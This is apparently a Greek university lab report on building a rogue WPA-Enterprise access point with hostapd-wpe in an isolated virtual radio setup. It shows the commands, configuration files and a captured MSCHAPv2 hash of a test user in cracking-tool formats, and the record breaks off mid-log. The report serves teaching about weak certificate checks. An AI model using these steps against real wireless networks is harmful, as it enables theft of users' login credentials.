



Πανεπιστήμιο Πειραιώς
Σχολή Τεχνολογιών Πληροφορικής και Τηλεπικοινωνιών
Τμήμα Ψηφιακών Συστημάτων

Επίπεδο: Μεταπτυχιακό Πρόγραμμα Σπουδών

Ασφάλεια Ασύρματων και Κινητών Δικτύων

Case 7

Επιβλέποντες Καθηγητές: Χρήστος Ξενάκης και Γεώργιος Ευθύμογλου

Καλαϊτζίδης Ιωάννης

ioannis_kalaitzidis@ssl-unipi.gr

Πειραιάς

06/06/2026

Περίληψη

Υλοποίηση μεθόδου ταυτοποίησης EAP-PEAP στο πλαίσιο του προτύπου IEEE 802.1X, μέσω της δημιουργίας ενός ελεγχόμενου Rogue Access Point με το λογισμικό hostapd-wpe. Λόγω περιορισμών του υλικού της ασύρματης κάρτας κατά τη μετάβαση σε λειτουργία Master, αξιοποιήθηκε η προηγμένη τεχνική των εικονικών διεπαφών (mac80211_hwsim) για την επιτυχή διεξαγωγή του πειράματος. Καταγραφή των αποτελεσμάτων για την επιτυχή υποκλοπή διαπιστευτηρίων (MSCHAPv2 hashes) και πρακτική απόδειξη για τις εγγενείς ευπάθειες που προκύπτουν στα ασύρματα δίκτυα όταν ο πελάτης δεν επαληθεύει αυστηρά το ψηφιακό πιστοποιητικό του διακομιστή.

Abstract

Implementation of an EAP-PEAP authentication method within the IEEE 802.1X standard, through the creation of a controlled Rogue Access Point using the hostapd-wpe software. Due to hardware limitations of the wireless adapter during the transition to Master mode, the advanced technique of virtual interfaces (mac80211_hwsim) was utilized for the successful execution of the experiment. Recording of the results for the successful interception of credentials (MSCHAPv2 hashes) and practical demonstration of the inherent vulnerabilities that arise in wireless networks when the client does not strictly verify the server's digital certificate.

Περιεχόμενα

Εισαγωγή.....	1
Πρακτικό κομμάτι εργασίας.....	3
Βιβλιογραφία.....	12

Εισαγωγή

Το πρότυπο IEEE 802.1X αποτελεί το βασικό πλαίσιο ελέγχου πρόσβασης δικτύου βάσει θύρας (Port-Based Network Access Control-PNAC) για ασύρματα και ενσύρματα δίκτυα. Η αρχιτεκτονική του εγγυάται την ελεγχόμενη πρόσβαση μέσω της συνεργασίας τριών διακριτών οντοτήτων: του Πελάτη (Supplicant), του Ελεγκτή Ταυτότητας (Authenticator) και του Διακομιστή Πιστοποίησης (Authentication Server). Η επικοινωνία και η μεταφορά των διαπιστευτηρίων ταυτοποίησης βασίζονται στο πρωτόκολλο EAP (Extensible Authentication Protocol).

Στα σύγχρονα εταιρικά δίκτυα (WPA2/WPA3-Enterprise), αποτελεί πρότυπο η χρήση της μεθόδου EAP-PEAP (Protected EAP). Η συγκεκριμένη μέθοδος υλοποιείται σε δύο διακριτά στάδια (φάσεις) προκειμένου να διασφαλίσει την επικοινωνία. Κατά τη Φάση 1 (Phase 1), ο διακομιστής ταυτοποιείται στον πελάτη κάνοντας χρήση του ψηφιακού του πιστοποιητικού και εγκαθιδρύεται ένα εξωτερικό, κρυπτογραφημένο κανάλι TLS (secure tunnel). Έχοντας εξασφαλίσει ένα προστατευμένο περιβάλλον, ακολουθεί η Φάση 2 (Phase 2), κατά την οποία διεκπεραιώνεται η εσωτερική ταυτοποίηση του χρήστη (Client Authentication) μέσα από το ασφαλές κανάλι. Η τελική αυτή πιστοποίηση πραγματοποιείται παραδοσιακά μέσω του πρωτοκόλλου MSCHAPv2 (Microsoft Challenge Handshake Authentication Protocol version 2). Πρόκειται για έναν μηχανισμό ελέγχου πρόκλησης-απάντησης (challenge-response), ο οποίος αποτρέπει τη μετάδοση του κωδικού πρόσβασης σε απλή μορφή (plaintext), χρησιμοποιώντας αντίθετα κρυπτογραφικές συναρτήσεις κατακερματισμού (hashes) για την επαλήθευση των διαπιστευτηρίων. Ωστόσο, η ακεραιότητα όλης αυτής της αρχιτεκτονικής επαφίεται στην ορθή παραμετροποίηση του πελάτη και συγκεκριμένα στην αυστηρή επαλήθευση του ψηφιακού πιστοποιητικού (Server Certificate Validation) του διακομιστή κατά τη Φάση 1.

Για την ανάδειξη αυτών ακριβώς των κινδύνων, η παρούσα άσκηση εστιάζει στη δημιουργία ενός ελεγχόμενου σημείου πρόσβασης (Rogue Access Point) σε περιβάλλον Kali Linux. Μέσα από την προσομοίωση της διαδικασίας ταυτοποίησης και την καταγραφή της δικτυακής κίνησης, αποδεικνύεται στην πράξη η ευκολία υποκλοπής των κρυπτογραφημένων διαπιστευτηρίων (Challenge/Response hashes)

όταν απουσιάζει η αυστηρή επαλήθευση του ψηφιακού πιστοποιητικού από την πλευρά του πελάτη.


Πρακτικό κομμάτι εργασίας

Αναφορικά με το πρώτο βήμα για τη σύνδεση του εξοπλισμού στο VMware, η διαδικασία ξεκινά με την τοποθέτηση του ασύρματου USB αντάπτορα δικτύου **TP-LINK TL-WN722N v4 (150Mbps)** με **αποσπώμενη κεραία** σε μια ελεύθερη θύρα USB του laptop. Στη συνέχεια, μέσω του κεντρικού μενού του VMware (στο επάνω μέρος της οθόνης), μεταβαίνουμε στη διαδρομή «VM>Removable Devices» και



εντοπίζουμε τη συγκεκριμένη συσκευή στη λίστα, η οποία αναγράφεται συνήθως με το όνομα του κατασκευαστή. Τέλος, επιλέγοντας την εντολή «Connect (Disconnect from host)», η κάρτα αποσυνδέεται από το κεντρικό λειτουργικό σύστημα (Windows) και εκχωρείται αποκλειστικά για χρήση στο περιβάλλον του Kali Linux, αποτελώντας το βασικό εργαλείο για την επιτυχή εκτέλεση της εργασίας.

Κατά τη σύνδεση της συσκευής, το περιβάλλον του VMware εμφανίζει ένα τυπικό ενημερωτικό μήνυμα το οποίο επιβεβαιώνει ότι η κάρτα δικτύου TP-Link αποδεσμεύεται από το κεντρικό σύστημα (host machine-Windows) και προσαρτάται αποκλειστικά στην εικονική μηχανή (virtual machine) του Kali Linux.



εντός του Kali Linux και η εκτέλεση της εντολής **iwconfig**.

```
(kali@kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

br-480f97c7b15a  no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr=2347 B   Fragment thr:off
            Power Management:off

(kali@kali)-[~]
$
```

Όπως φαίνεται από τα αποτελέσματα της εκτέλεσης της εντολής, το λειτουργικό σύστημα Kali Linux αναγνώρισε επιτυχώς τον εξωτερικό προσαρμογέα δικτύου, εκχωρώντας του την ονομασία διεπαφής wlan0. Παράλληλα, διαπιστώθηκε ότι η προεπιλεγμένη κατάσταση λειτουργίας (Mode) της κάρτας ήταν η «Managed». Σε αντίθεση με τις τεχνικές παθητικής παρακολούθησης (sniffing), η δημιουργία ενός σημείου πρόσβασης (Access Point) απαιτεί η κάρτα να παραμείνει σε αυτή τη μορφή

(ώστε να λειτουργήσει σε Master Mode). Ωστόσο, κρίθηκε απαραίτητος ο τερματισμός τυχόν διεργασιών του συστήματος και υπηρεσιών δικτύου (όπως ο NetworkManager), οι οποίες ενδέχεται να προκαλέσουν παρεμβολές ή να δεσμεύσουν αποκλειστικά τον προσαρμογέα. Για τον σκοπό αυτό, εκτελέστηκε η εντολή **sudo airmon-ng check kill** προκειμένου να τερματιστεί η διεργασία wpa_supplicant και άλλες σχετικές υπηρεσίες. Αυτό κρίνεται απολύτως απαραίτητο ώστε να αποτραπούν διενέξεις (conflicts) κατά τη δημιουργία του δικού μας, ελεγχόμενου σημείου πρόσβασης (Rogue AP).

```
(kali@kali)-[~]
$ sudo airmon-ng check kill
[sudo] password for kali:
Killing these processes:

PID Name
2347 wpa_supplicant

(kali@kali)-[~]
$
```

Για την ταυτόχρονη υλοποίηση του Authenticator και του Authentication Server επιλέχθηκε το εργαλείο hostapd-wpe (Wireless Pwnage Edition). Πρόκειται για ένα εξειδικευμένο λογισμικό που επιτρέπει τη δημιουργία ελεγχόμενων σημείων πρόσβασης (Rogue APs) και υποστηρίζει πλήρως την καταγραφή πιστοποιήσεων μέσω 802.1X (όπως PEAP και EAP-TTLS). Στο επόμενο βήμα, πραγματοποιήθηκε

```
(kali@kali)-[~]
$ sudo apt update
sudo apt install hostapd-wpe -y
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.1 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [53.1 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [106 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [189 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [176 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [891 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [15.8 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [38.9 kB]
95% [3 Contents-amd64 store 0 B]
Fetched 75.6 MB in 59s (1,280 kB/s)
2123 packages can be upgraded. Run 'apt list --upgradable' to see them.
hostapd-wpe is already the newest version (2.10+git20220310-0kali3).
hostapd-wpe set to manually installed.
The following packages were automatically installed and are no longer required:
  amass-common libgirepository-1.0-1 libpkgconf3 libwireshark18 python3-click-plugins python3-xlutils
  gir1.2-girepository-2.0 libinstpatch-1.0-2 libplacebo349 libwiretap15 python3-gpg python3-xlwt
  libbluray2 libjs-jquery-ui libportmidi0 libwsutil16 python3-kismetcapturebtgeiger python3-zombie-imp
  libbson-1.0-0t64 libjs-underscore libbrav1e0.7 libx264-164 python3-kismetcapturefreaklabszigbee samba-ad-dc
  libcrypt-dev libmongoc-1.0-0t64 libtheoradec1 libxml2 python3-kismetcapturertl433 samba-ad-provision
  libdisplay-info2 libnet1 libtheoraenc1 libyelp0 python3-kismetcapturertladsb samba-dsdb-modules
  libgeos3.14.0 libobjc-14-dev libudfread0 python3-bluepy python3-kismetcapturertlamr tini
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 2123

(kali@kali)-[~]
$
```

ενημέρωση των τοπικών αποθετηρίων του λειτουργικού συστήματος και επιτυχής εγκατάσταση του συγκεκριμένου πακέτου.

Μετά την επιβεβαίωση της εγκατάστασης του εργαλείου, το επόμενο βήμα αφορούσε την παραμετροποίηση του κεντρικού αρχείου ρυθμίσεων (**sudo nano /etc/hostapd-wpe/hostapd-wpe.conf**). Η ρύθμιση αυτού του αρχείου είναι κρίσιμη, καθώς καθορίζει τις βασικές παραμέτρους λειτουργίας του Rogue Access Point. Ειδικότερα, ορίστηκε η φυσική διεπαφή δικτύου (interface=wlan0) η οποία θα αναλάβει την εκπομπή του σήματος. Παράλληλα, διαμορφώθηκε το όνομα του δικτύου (SSID) σε «JK_Enterprise». Η επιλογή αυτού του ονόματος έγινε προκειμένου να προσομοιωθεί ένα τυπικό εταιρικό περιβάλλον, το οποίο προϋποθέτει την ταυτοποίηση των χρηστών μέσω του πρωτοκόλλου 802.1X, όπως ακριβώς περιγράφεται στην αρχιτεκτονική του Extensible Authentication Protocol (EAP).

```
Session Actions Edit View Help
GNU nano 8.6 /etc/hostapd-wpe/hostapd-wpe.conf
# Configuration file for hostapd-wpe

# Interface - Probably wlan0 for 802.11, eth0 for wired
interface=wlan0

# May have to change these depending on build location
eap_user_file=/etc/hostapd-wpe/hostapd-wpe.eap_user
ca_cert=/etc/hostapd-wpe/certs/ca.pem
server_cert=/etc/hostapd-wpe/certs/server.pem
private_key=/etc/hostapd-wpe/certs/server.key
private_key_passwd=whatever
dh_file=/etc/hostapd-wpe/certs/dh

# 802.11 Options
ssid=JK_Enterprise
channel=1

# WPE Options - Dont need to change these to make it all work
#
# wpe_logfile=somefile # (Default: ./hostapd-wpe.log)
# wpe_hb_send_before_handshake=0 # Heartbleed True/False (Default: 1)
# wpe_hb_send_before_appdata=0 # Heartbleed True/False (Default: 0)
# wpe_hb_send_after_appdata=0 # Heartbleed True/False (Default: 0)
# wpe_hb_payload_size=0 # Heartbleed 0-65535 (Default: 50000)
# wpe_hb_num_repeats=0 # Heartbleed 0-65535 (Default: 1)
# wpe_hb_num_tries=0 # Heartbleed 0-65535 (Default: 1)
```

Μετά την αποθήκευση των παραμέτρων, επιχειρήθηκε η εκκίνηση της υπηρεσίας του Rogue Access Point με την εκτέλεση της εντολής **sudo hostapd-wpe**

```
(kali@kali)-[~]
$ sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
nl80211: Could not configure driver mode
nl80211: deinit ifname=wlan0 disabled_11b_rates=0
nl80211 driver initialization failed.
wlan0: interface state UNINITIALIZED→DISABLED
wlan0: AP-DISABLED
wlan0: CTRL-EVENT-TERMINATING
hostapd_free_hapd_data: Interface wlan0 wasn't started
(kali@kali)-[~]
$
```

/etc/hostapd-wpe/hostapd-wpe.conf. Ωστόσο, η διαδικασία διακόπηκε απότομα, επιστρέφοντας σφάλμα επιπέδου πυρήνα (nl80211: Could not configure driver mode), όπως αποτυπώνεται παρακάτω:

Το συγκεκριμένο σφάλμα αποτελεί έναν γνωστό περιορισμό υλικού. Παρότι η κάρτα TP-Link (με chipset της σειράς Realtek) υποστηρίζει άριστα τη λειτουργία παθητικής παρακολούθησης (Monitor Mode), ο ενσωματωμένος οδηγός (driver) του Linux αρνείται τη μετάβασή της σε λειτουργία κύριου σταθμού (Master Mode/Access Point) μέσω του προτύπου nl80211. Πραγματοποιήθηκαν προσπάθειες χειροκίνητης αποδέσμευσης και επαναφοράς της κατάστασης της διεπαφής (μέσω των εργαλείων rfkill και iwconfig mode managed), ωστόσο ο περιορισμός του υλικού παρέμεινε απροσπέλαστος όπως φαίνεται παρακάτω:

```

(kali㉿kali)-[~]
$ sudo rfkill unblock all

(kali㉿kali)-[~]
$ sudo ifconfig wlan0 up

(kali㉿kali)-[~]
$ sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
nl80211: Could not configure driver mode
nl80211: deinit ifname=wlan0 disabled_11b_rates=0
nl80211 driver initialization failed.
wlan0: interface state UNINITIALIZED→DISABLED
wlan0: AP-DISABLED
wlan0: CTRL-EVENT-TERMINATING
hostapd_free_hapd_data: Interface wlan0 wasn't started

(kali㉿kali)-[~]
$ █

```

```

(kali㉿kali)-[~]
$ sudo airmon-ng check kill

(kali㉿kali)-[~]
$ sudo ip link set wlan0 down

(kali㉿kali)-[~]
$ sudo iwconfig wlan0 mode managed

(kali㉿kali)-[~]
$ sudo ip link set wlan0 up

(kali㉿kali)-[~]
$ sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
nl80211: Could not configure driver mode
nl80211: deinit ifname=wlan0 disabled_11b_rates=0
nl80211 driver initialization failed.
wlan0: interface state UNINITIALIZED→DISABLED
wlan0: AP-DISABLED
wlan0: CTRL-EVENT-TERMINATING
hostapd_free_hapd_data: Interface wlan0 wasn't started

(kali㉿kali)-[~]
$ █

```

Για την υπέρβαση αυτού του τεχνικού εμποδίου και την απρόσκοπτη ολοκλήρωση της ανάλυσης του πρωτοκόλλου 802.1X, αποφασίστηκε η εφαρμογή μιας προχωρημένης τεχνικής παράκαμψης μέσω της δημιουργίας ενός εικονικού δικτυακού περιβάλλοντος. Ειδικότερα, φορτώθηκε η μονάδα πυρήνα (kernel module) `mac80211_hwsim`. Η συγκεκριμένη μονάδα αναλαμβάνει τη δημιουργία εικονικών ασύρματων διεπαφών και προσομοιώνει την ασύρματη μετάδοση εσωτερικά στο λειτουργικό σύστημα. Για τις ανάγκες της άσκησης εκτελέστηκε η εντολή **`sudo modprobe mac80211_hwsim radios=2`** δημιουργώντας δύο εικονικούς προσαρμογείς, οι οποίοι επιβεβαιώθηκαν μέσω της εντολής **`iwconfig`**.


```
(kali@kali)-[~]
$ sudo modprobe mac80211_hwsim radios=2

(kali@kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.

br-480f97c7b15a no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr=2347 B   Fragment thr:off
            Power Management:off

wlan1       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:off

wlan2       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:off

hwsim0      no wireless extensions.

(kali@kali)-[~]
$
```

Στη συνέχεια, το αρχείο ρυθμίσεων του διακομιστή (/etc/hostapd-wpe/hostapd-wpe.conf) τροποποιήθηκε μέσω του nano ώστε να χρησιμοποιεί τη νέα εικονική διεπαφή wlan1 αντί της φυσικής διεπαφής wlan0.

```
Session Actions Edit View Help
GNU nano 8.6
# Configuration file for hostapd-wpe
# Interface - Probably wlan0 for 802.11, eth0 for wired
interface=wlan1
```

Η επανεκτέλεση της εντολής εκκίνησης στέφθηκε αυτή τη φορά με απόλυτη επιτυχία. Όπως αποτυπώνεται παρακάτω, η υπηρεσία μετέβη σε κατάσταση AP-ENABLED, εκπέμποντας το δίκτυο «JK_Enterprise». Με αυτόν τον τρόπο, υλοποιήθηκαν ταυτόχρονα οι ρόλοι του Ελεγκτή Ταυτότητας (Authenticator) και του Διακομιστή Πιστοποίησης (Authentication Server).


```
(kali@kali)-[~]
$ sudo nano /etc/hostapd-wpe/hostapd-wpe.conf

(kali@kali)-[~]
$ sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
wlan1: interface state UNINITIALIZED→ENABLED
wlan1: AP-ENABLED
```

Δεδομένου ότι το δίκτυο υφίσταται πλέον αποκλειστικά στον εικονικό χώρο του πυρήνα του λειτουργικού συστήματος, δεν είναι ανιχνεύσιμο από φυσικές συσκευές (όπως ένα smartphone). Συνεπώς, για την ολοκλήρωση της αλληλουχίας πιστοποίησης, χρησιμοποιήθηκε η δεύτερη εικονική διεπαφή (wlan2) στον ρόλο του Πελάτη (Supplicant). Για τον σκοπό αυτό, δημιουργήθηκε ένα εξειδικευμένο αρχείο ρυθμίσεων (wpa_supplicant.conf), το οποίο προγραμματίστηκε να αιτηθεί σύνδεση στο


δίκτυο «JK_Enterprise» κάνοντας χρήση της μεθόδου PEAP, αποστέλλοντας δοκιμαστικά διαπιστευτήρια.

Για την υλοποίηση της δοκιμής, δημιουργήθηκε ένα νέο αρχείο ρυθμίσεων για τον πελάτη (/etc/wpa_supplicant_test.conf). Όπως αποτυπώνεται παρακάτω, το αρχείο ρυθμίστηκε ώστε να αιτηθεί σύνδεση στο δίκτυο «JK_Enterprise» κάνοντας χρήση της μεθόδου EAP-PEAP και του πρωτοκόλλου MSCHAPv2 (Φάση 2). Παράλληλα, εισήχθησαν τα εικονικά διαπιστευτήρια του χρήστη (ταυτότητα: unipi_student, κωδικός: supersecretpassword) τα οποία θα αποσταλούν προς τον διακομιστή κατά την προσπάθεια ταυτοποίησης.



```
Session Actions Edit View Help
GNU nano 8.6
network={
    ssid="JK_Enterprise"
    scan_ssid=1
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="unipi_student"
    password="supersecretpassword"
    phase2="auth=MSCHAPV2"
}
```

Αφού ολοκληρώθηκε η παραμετροποίηση, εκτελέστηκε σε νέο παράθυρο τερματικού η εντολή σύνδεσης (**sudo wpa_supplicant -i wlan2 -c /etc/wpa_supplicant_test.conf**) προκειμένου η εικονική διεπαφή wlan2 να εκκινήσει τη διαδικασία επικοινωνίας με τον authenticator. Η επιτυχής έναρξη της συνεδρίας και η αποστολή των διαπιστευτηρίων καταγράφονται στην ακόλουθη εικόνα:



```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)~$ sudo nano /etc/wpa_supplicant_test.conf
[sudo] password for kali:
(kali@kali)~$ sudo wpa_supplicant -i wlan2 -c /etc/wpa_supplicant_test.conf
Successfully initialized wpa_supplicant
wlan2: SME: Trying to authenticate with 02:00:00:00:00:00 (SSID='JK_Enterprise' freq=2412 MHz)
wlan2: Trying to associate with 02:00:00:00:00:00 (SSID='JK_Enterprise' freq=2412 MHz)
wlan2: Associated with 02:00:00:00:00:00
wlan2: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan2: CTRL-EVENT-EAP-STARTED EAP authentication started
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan2: CTRL-EVENT-EAP-METHOD EAP vendor 0 method 25 (PEAP) selected
wlan2: CTRL-EVENT-EAP-PEER-CERT depth=1 subject='/C=FR/ST=Radius/L=Somewhere/O=Example Inc./emailAddress=admin@example.org/CN=Example Certificate Authority' hash=28c7fb53e0f016c54c7781fa25acc94c9f9221ed6e2cc86942926595db38d86c
wlan2: CTRL-EVENT-EAP-PEER-CERT depth=1 subject='/C=FR/ST=Radius/L=Somewhere/O=Example Inc./emailAddress=admin@example.org/CN=Example Certificate Authority' hash=28c7fb53e0f016c54c7781fa25acc94c9f9221ed6e2cc86942926595db38d86c
wlan2: CTRL-EVENT-EAP-PEER-CERT depth=0 subject='/C=FR/ST=Radius/O=Example Inc./CN=Example Server Certificate/emailAddress=admin@example.org' hash=fe17ac824ce09195bf0f6babaee1e19cf35bd38e30b6950db7f36890a2af2e
wlan2: EAP-MSCHAPV2: failure message: 'FAILED' (retry not allowed, error 691)
wlan2: CTRL-EVENT-EAP-FAILURE EAP authentication failed
wlan2: CTRL-EVENT-DISCONNECTED bssid=02:00:00:00:00:00 reason=23
wlan2: CTRL-EVENT-SSID-TEMP-DISABLED id=0 ssid="JK_Enterprise" auth_failures=1 duration=10 reason=AUTH_FAILED
```

Η εκτέλεση της παραπάνω εντολής πυροδότησε την έναρξη της επικοινωνίας. Ο εικονικός πελάτης (wlan2) συνδέθηκε επιτυχώς με τον authenticator και ξεκίνησε η ανταλλαγή των μηνυμάτων EAP (EAPOL). Καθώς η μέθοδος ταυτοποίησης που είχε οριστεί ήταν η PEAP (Protected EAP), ο πελάτης προχώρησε στη Φάση 2 (Phase 2), αποστέλλοντας την ταυτότητα και το κατακερματισμένο (hashed) αποτύπωμα του

κωδικού του μέσω MSCHAPv2. Επιστρέφοντας στην καταγραφή του διακομιστή ελέγχου ταυτότητας (hostapd-wpe), τα αποτελέσματα είναι τα εξής:

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf  
wlan1: interface state UNINITIALIZED→ENABLED  
wlan1: AP-ENABLED  
wlan1: STA 02:00:00:00:01:00 IEEE 802.11: authenticated  
wlan1: STA 02:00:00:00:01:00 IEEE 802.11: associated (aid 1)  
wlan1: CTRL-EVENT-EAP-STARTED 02:00:00:00:01:00  
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1  
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
mschapv2: Fri Jun 5 11:06:01 2026  
username: unipi_student  
challenge: 1e:01:11:a5:2f:9a:5c:7a  
response: 58:4b:f5:08:8d:3c:d7:bb:e6:2a:f8:23:7e:76:16:97:ac:ea:d6:e1:f3:c4:fc:94  
jtr NETNTLM: unipi_student:$NETNTLM$1e0111a52f9a5c7a$584bf5088d3cd7bbe62af8237e761697acead6e1f3c4fc94  
hashcat NETNTLM: unipi_student:::584bf5088d3cd7bbe62af8237e761697acead6e1f3c4fc94:1e0111a52f9a5c7a  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: CTRL-EVENT-EAP-FAILURE 02:00:00:00:01:00  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)  
wlan1: STA 02:00:00:00:01:00 IEEE 802.11: deauthenticated due to local deauth request  
wlan1: STA 02:00:00:00:01:00 IEEE 802.11: authenticated  
wlan1: STA 02:00:00:00:01:00 IEEE 802.11: associated (aid 1)  
wlan1: CTRL-EVENT-EAP-STARTED 02:00:00:00:01:00  
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1  
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'
```

